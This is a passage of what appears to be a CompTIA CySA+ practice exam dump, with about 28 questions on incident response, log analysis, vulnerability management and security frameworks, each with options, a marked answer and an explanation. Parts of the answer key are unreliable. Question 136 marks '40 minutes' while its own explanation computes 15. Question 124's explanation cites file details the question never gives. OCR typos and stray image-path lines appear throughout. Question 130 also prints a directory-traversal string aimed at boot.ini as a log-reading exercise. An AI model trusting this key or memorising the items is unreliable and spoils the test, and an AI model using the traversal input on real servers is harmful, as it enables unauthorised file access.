B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Correct Answer: C
Section:
Explanation:
In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.


QUESTION 123
A cybersecurity analyst is recording the following details
* ID
* Name
* Description
* Classification of information
* Responsible party
In which of the following documents is the analyst recording this information?

A. Risk register
B. Change control documentation
C. Incident response playbook
D. Incident response plan

Correct Answer: A
Section:
Explanation:
A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them. Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

QUESTION 124

A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:



Task name	Target process	Number of hosts	Task user account
RtkAudUService64_BG	C:\Windows\System32\RtkAudUService64.exe	502	NT Authority/SYSTEM
BatteryGaugeMaintenance	%ProgramData%\Lenovo\Plugins\BGHelper.exe	410	NT Authority/SYSTEM
RtHVBg_PushButton	C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe	870	NT Authority/SYSTEM
UpdateService	C:\Users\sam\AppData\Roaming\Temp\taskhw.exe	1	PROD\sam

Which of the following actions should the hunter perform first based on the details above?

A. Acquire a copy of taskhw.exe from the impacted host

B. Scan the enterprise to identify other systems with taskhw.exe present

C. Perform a public search for malware reports on taskhw.exe.

D. Change the account that runs the -caskhw. exe scheduled task

Correct Answer: C
Section:
Explanation:

The first step should be to perform a public search for malware reports on taskhw.exe, as this file is suspicious for several reasons: it is located in a non-standard path, it has a high CPU usage, it is signed by an unknown entity, and it is only present on one host. A public search can help to determine if this file is a known malware or a legitimate program. If it is malware, the hunter can then take appropriate actions to remove it and prevent further damage. The other options are either premature or ineffective, as they do not provide enough information to assess the threat level of taskhw.exe.Reference:Cybersecurity Analyst+ - CompTIA,taskhw.exe Windows process - What is it? - file.net,Taskhostw.exe - What Is Taskhostw.exe & Is It Malware? - MalwareTips Forums

QUESTION 125

A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

A. Integrate an IT service delivery ticketing system to track remediation and closure.

B. Create a compensating control item until the system can be fully patched.

C. Accept the risk and decommission current assets as end of life.

D. Request an exception and manually patch each system.

Correct Answer: A
Section:
Explanation:

Integrating an IT service delivery ticketing system to track remediation and closure is the best approach to ensure all vulnerabilities are patched in accordance with the SLA. A ticketing system is a software tool that helps manage, organize, and track the tasks and workflows related to IT service delivery, such as incident management, problem management, change management, and vulnerability management. A ticketing system can help the security team to prioritize, assign, monitor, and document the remediation of the vulnerabilities, and to ensure that they are completed within the specified time frame and quality standards. A ticketing system can also help the security team to communicate and collaborate with other teams, such as the IT operations team, the development team, and the business stakeholders, and to report on the status and progress of the remediation efforts12. Creating a compensating control item, accepting the risk, and requesting an exception are not the best approaches to ensure all vulnerabilities are patched in accordance with the SLA, as they do not address the root cause of the problem, which is the large number of critical and high findings that require patching. These approaches may also introduce more risks or challenges for the security team, such as compliance issues, resource constraints, or business impacts3 .

Reference: What is a Ticketing System? | Freshservice ITSM Glossary, Vulnerability Management Best Practices, Compensating Controls: An Impermanent Solution to an IT ... - Tripwire, [Risk Acceptance in Information Security

- Infosec Resources], [Exception Management - ISACA]

QUESTION 126

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?


A. SIEM
B. SOAR
C. IPS
D. CERT

Correct Answer: A
Section:
Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

QUESTION 127

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user When reviewing the authentication logs the analyst sees the following:



Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, based on the MFA logs? (Select two).

A. Dictionary attack
B. Push phishing
C. impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray

Correct Answer: B, C
Section:
Explanation:

C) Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user 'jdoe' is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.

B) Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

QUESTION 128
An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.
B. Interview employees responsible for managing the affected systems.
C. Review the log files that record all events related to client applications and user access.
D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Correct Answer: C
Section:
Explanation:
In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.
The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

QUESTION 129
A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

A. Back up the configuration file for alt network devices
B. Record and validate each connection
C. Create a full diagram of the network infrastructure
D. Take photos of the impacted items

Correct Answer: D
Section:
Explanation:
When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.
Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

QUESTION 130
While reviewing the web server logs a security analyst notices the following snippet
..\../..\../boot.ini
Which of the following is being attempted?

A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd

Correct Answer: A
Section:
Explanation:
The log entry '......\boot.ini' is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.
The log snippet '......\boot.ini' is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with ''../'' (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

QUESTION 131

A security analyst observed the following activity from a privileged account:
. Accessing emails and sensitive information
. Audit logs being modified
. Abnormal log-in times
Which of the following best describes the observed activity?

A. Irregular peer-to-peer communication
B. Unauthorized privileges
C. Rogue devices on the network
D. Insider attack

Correct Answer: D
Section:
Explanation:

The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance12.

Reference: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

QUESTION 132

A penetration tester submitted data to a form in a web application, which enabled the penetration tester to retrieve user credentials. Which of the following should be recommended for remediation of this application vulnerability?

A. Implementing multifactor authentication on the server OS
B. Hashing user passwords on the web application
C. Performing input validation before allowing submission
D. Segmenting the network between the users and the web server

Correct Answer: C
Section:
Explanation:

Performing input validation before allowing submission is the best recommendation for remediation of this application vulnerability. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the user credentials and other sensitive data from being compromised12.

Reference: Input Validation - OWASP, 4 Most Common Application Vulnerabilities and Possible Remediation

QUESTION 133

Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization's endpoint security protections. Which of the following stages of the Cyber Kill Chain best aligns with the threat actor's actions?

A. Delivery
B. Reconnaissance
C. Exploitation
D. Weaponizatign

Correct Answer: D

Section:
Explanation:
Weaponization is the stage of the Cyber Kill Chain where the threat actor creates or modifies a malicious tool to use against a target. In this case, the threat actor compiles and tests a malicious downloader, which is a type of weaponized malware.
Reference: Cybersecurity 101, The Cyber Kill Chain: The Seven Steps of a Cyberattack

QUESTION 134
A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

A. Utilize an RDP session on an unused workstation to evaluate the malware.
B. Disconnect and utilize an existing infected asset off the network.
C. Create a virtual host for testing on the security analyst workstation.
D. Subscribe to an online service to create a sandbox environment.


Correct Answer: D
Section:
Explanation:
A sandbox environment is a safe and isolated way to analyze malware without affecting the organization's network. An online service can provide a sandbox environment without requiring the security analyst to set up a virtual host or use an RDP session. Disconnecting and using an existing infected asset is risky and may not provide accurate results.
Reference: Malware Analysis: Steps & Examples, Dynamic Analysis

QUESTION 135
The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Select two).

A. SOAR
B. SIEM
C. MSP
D. NGFW
E. XDR
F. DLP

Correct Answer: A, B
Section:
Explanation:
SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance.
Reference: What is EDR? Endpoint Detection & Response, How Does the Cyber Kill Chain Protect Against Attacks?; What is EDR Solution?, EDR solutions secure diverse endpoints through central monitoring

QUESTION 136
An organization's email account was compromised by a bad actor. Given the following Information:



Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

A. 25 minutes
B. 40 minutes
C. 45 minutes
D. 2 hours

Correct Answer: B
Section:
Explanation:
The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information.
Reference: : Detection Time : Incident Response Metrics: Mean Time to Detect and Mean Time to Respond

QUESTION 137
A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

A. XDR logs
B. Firewall logs
C. IDS logs

D. MFA logs

Correct Answer: A
Section:
Explanation:
XDR logs will confirm the malware infection because XDR is a system that collects and analyzes data from multiple sources, such as endpoints, networks, cloud applications, and email security, to detect and respond to advanced threats12. XDR can provide a comprehensive view of the attack chain and the context of the malware infection. Firewall logs, IDS logs, and MFA logs are not sufficient to confirm the malware infection, as they only provide partial or indirect information about the network traffic, intrusion attempts, or user authentication.
Reference: Cybersecurity Analyst+ - CompTIA, XDR: definition and benefits for MSPs| WatchGuard Blog, Extended detection and response - Wikipedia

QUESTION 138
During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

A. The risk would not change because network firewalls are in use.
B. The risk would decrease because RDP is blocked by the firewall.
C. The risk would decrease because a web application firewall is in place.
D. The risk would increase because the host is external facing.

Correct Answer: B
Section:
Explanation:
Port 3389 is commonly used by Remote Desktop Protocol (RDP), which is a service that allows remote access to a system. A vulnerability on this port could allow an attacker to compromise the web server or use it as a pivot point to access other systems. However, if the firewall blocks this port, the risk of exploitation is reduced.

QUESTION 139
Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities. Which of the following will enable a developer to correct this issue? (Select two).

A. Performing dynamic application security testing
B. Reviewing the code
C. Fuzzing the application
D. Debugging the code
E. Implementing a coding standard
F. Implementing IDS

Correct Answer: B, D
Section:
Explanation:
Reviewing the code and debugging the code are two methods that can help a developer identify and fix runtime errors in the code. Reviewing the code involves checking the syntax, logic, and structure of the code for any errors or inconsistencies. Debugging the code involves running the code in a controlled environment and using tools such as breakpoints, watches, and logs to monitor the execution and find the source of errors. Both methods can help improve the quality and security of the code.

QUESTION 140
During normal security monitoring activities, the following activity was observed:

```
cd C:\Users\Documents\HR\Employees
takeown/f .*
SUCCESS:
```

Which of the following best describes the potentially malicious activity observed?

A. Registry changes or anomalies
B. Data exfiltration
C. Unauthorized privileges
D. File configuration changes

Correct Answer: C
Section:
Explanation:
The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group12. The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

QUESTION 141
An organization has established a formal change management process after experiencing several critical system failures over the past year. Which of the following are key factors that the change management process will include in order to reduce the impact of system failures? (Select two).

A. Ensure users the document system recovery plan prior to deployment.
B. Perform a full system-level backup following the change.
C. Leverage an audit tool to identify changes that are being made.
D. Identify assets with dependence that could be impacted by the change.
E. Require diagrams to be completed for all critical systems.
F. Ensure that all assets are properly listed in the inventory management system.

Correct Answer: D, F
Section:
Explanation:
The correct answers for key factors in the change management process to reduce the impact of system failures are:
D) Identify assets with dependence that could be impacted by the change.
F) Ensure that all assets are properly listed in the inventory management system.
D) Identify assets with dependence that could be impacted by the change: This is crucial in change management because understanding the interdependencies among assets can help anticipate and mitigate the potential cascading effects of a change. By identifying these dependencies, the organization can plan more effectively for changes and minimize the risk of unintended consequences that could lead to system failures.
F) Ensure that all assets are properly listed in the inventory management system: Maintaining an accurate and comprehensive inventory of assets is fundamental in change management. Knowing exactly what assets the organization possesses and their characteristics allows for better planning and impact analysis when changes are made. This ensures that no critical component is overlooked during the change process, reducing the risk of failures due to incomplete information.
Other Options:
A) Ensure users document system recovery plan prior to deployment: While documenting a system recovery plan is important, it's more related to disaster recovery and business continuity planning than directly reducing the impact of system failures due to changes.
B) Perform a full system-level backup following the change: While backups are essential, they are generally a reactive measure to recover from a failure, rather than a proactive measure to reduce the impact of system failures in the first place.
C) Leverage an audit tool to identify changes that are being made: While using an audit tool is helpful for tracking changes and ensuring compliance, it is not directly linked to reducing the impact of system failures due to changes.
E) Require diagrams to be completed for all critical systems: While having diagrams of critical systems is useful for understanding and managing them, it is not a direct method for reducing the impact of system failures due to changes. Diagrams are more about documentation and understanding rather than proactive change management.

QUESTION 142
An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:

CVSS: 3.1/AV:N/AC: L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R
Which of the following represents the exploit code maturity of this critical vulnerability?

A. E:U
B. S:C
C. RC:R
D. AV:N
E. AC:L

Correct Answer: A
Section:
Explanation:
The exploit code maturity of a vulnerability is indicated by theEmetric in the CVSS temporal score.The value ofUmeans that no exploit code is available or unknown1.The other options are not related to the exploit code maturity, but to other aspects of the vulnerability, such as attack vector, scope, availability, and complexity1.

QUESTION 143
An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

A. Disable administrative accounts for any operations.
B. Implement MFA requirements for all internal resources.
C. Harden systems by disabling or removing unnecessary services.
D. Implement controls to block execution of untrusted applications.

Correct Answer: D
Section:
Explanation:
Implementing controls to block execution of untrusted applications can prevent privilege escalation attacks that leverage native Windows tools, such as PowerShell, WMIC, or Rundll32. These tools can be used by attackers to run malicious code or commands with elevated privileges, bypassing system security policies and controls. By restricting the execution of untrusted applications, organizations can reduce the attack surface and limit the potential damage of privilege escalation attacks.

QUESTION 144
An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

A. Blocklisting
B. Allowlisting
C. Graylisting
D. Webhooks

Correct Answer: B
Section:
Explanation:
The correct answer is B. Allowlisting.
Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers12.
The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software.
Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or

suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

QUESTION 145
Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

A. TO provide metrics and test continuity controls
B. To verify the roles of the incident response team
C. To provide recommendations for handling vulnerabilities
D. To perform tests against implemented security controls

Correct Answer: A
Section:
Explanation:
The correct answer is A. To provide metrics and test continuity controls.
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .
The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization’s systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization’s systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

QUESTION 146
A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

A. Deploy a WAF to the front of the application.
B. Replace the current MD5 with SHA-256.
C. Deploy an antivirus application on the hosting system.
D. Replace the MD5 with digital signatures.

Correct Answer: B
Section:
Explanation:
The correct answer is B. Replace the current MD5 with SHA-256.
The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.
The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system © may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to
the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

QUESTION 147
A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

A. OSSTMM
B. Diamond Model Of Intrusion Analysis
C. OWASP
D. MITRE ATT&CK

Correct Answer: D
Section:
Explanation:
The correct answer is D. MITRE ATT&CK.
MITRE ATT&CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT&CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT&CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .
The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion:
adversary, capability, infrastructure, and victim. The Diamond Model can help understand the
characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups.
OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

QUESTION 148
A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

A. Help desk
B. Law enforcement
C. Legal department
D. Board member

Correct Answer: C
Section:
Explanation:
The correct answer is C. Legal department.
According to the CompTIA Cybersecurity Analyst (CySA+) certification exam objectives, one of the tasks for a security analyst is to “report and escalate security incidents to appropriate stakeholders and authorities” 1. This includes reporting any inappropriate use of resources, such as installing cryptominers on workstations, which may violate the company’s policies and cause financial and reputational damage. The legal department is the most appropriate group to escalate this issue to first, as they can advise on the legal implications and actions that can be taken against the employee.
The legal department can also coordinate with other groups, such as law enforcement, help desk, or board members, as needed. The other options are not the best choices to escalate the issue to first, as they may not have the authority or expertise to handle the situation properly.

QUESTION 149
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Correct Answer: C

Section:
Explanation:
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
